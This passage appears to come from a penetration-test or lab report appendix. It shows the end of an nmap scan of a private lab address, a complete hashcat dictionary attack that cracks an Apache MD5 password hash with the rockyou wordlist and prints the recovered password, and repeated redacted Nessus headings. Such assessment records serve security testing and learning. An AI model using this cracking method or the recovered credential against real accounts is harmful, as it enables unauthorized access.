| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|     l2.apews.org - FAIL
|_    dnsbl.inps.de - FAIL
| dns-brute:
|_  DNS Brute-force hostnames: No results.
|_fcrdns: FAIL (No PTR record)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Post-scan script results:
```

```
| reverse-index:
|   22/tcp: 10.10.148.204
|_  80/tcp: 10.10.148.204
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1522.32
seconds
```

Hashcat results

```
sudo hashcat -m 1600 -a 0 hash.txt
/usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and
errors!
This can hide serious problems and should only be done
when debugging.
Do not report hashcat issues encountered when using --
force.

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux,
None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
============================================================
============================================================
============================
* Device #1: pthread-AMD Ryzen 7 3700X 8-Core Processor,
2904/5872 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144
bytes, 5/13 rotates
```

```
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
```

```
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for
specific attacks.
  Typical scenarios are a small wordlist but a large
ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your
parallelization power:
  https://hashcat.net/faq/morework

$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0:9972761drmfsls

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5
(APR))
Hash.Target......: $apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
Time.Started.....: Fri Nov  4 19:22:18 2022, (1 min, 33
secs)
Time.Estimated...: Fri Nov  4 19:23:51 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File
(/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    23167 H/s (10.70ms) @ Accel:256
Loops:250 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1
```

```
(100.00%) Digests (new)
Progress.........: 2169856/14344385 (15.13%)
Rejected.........: 0/2169856 (0.00%)
Restore.Point....: 2168832/14344385 (15.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-
1000
Candidate.Engine.: Device Generator
Candidates.#1....: 9999956789 → 9935234
Hardware.Mon.#1..: Util: 90%

Started: Fri Nov  4 19:21:43 2022
Stopped: Fri Nov  4 19:23:53 2022
```

Entire Nessus Scan

[redacted]

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

[redacted]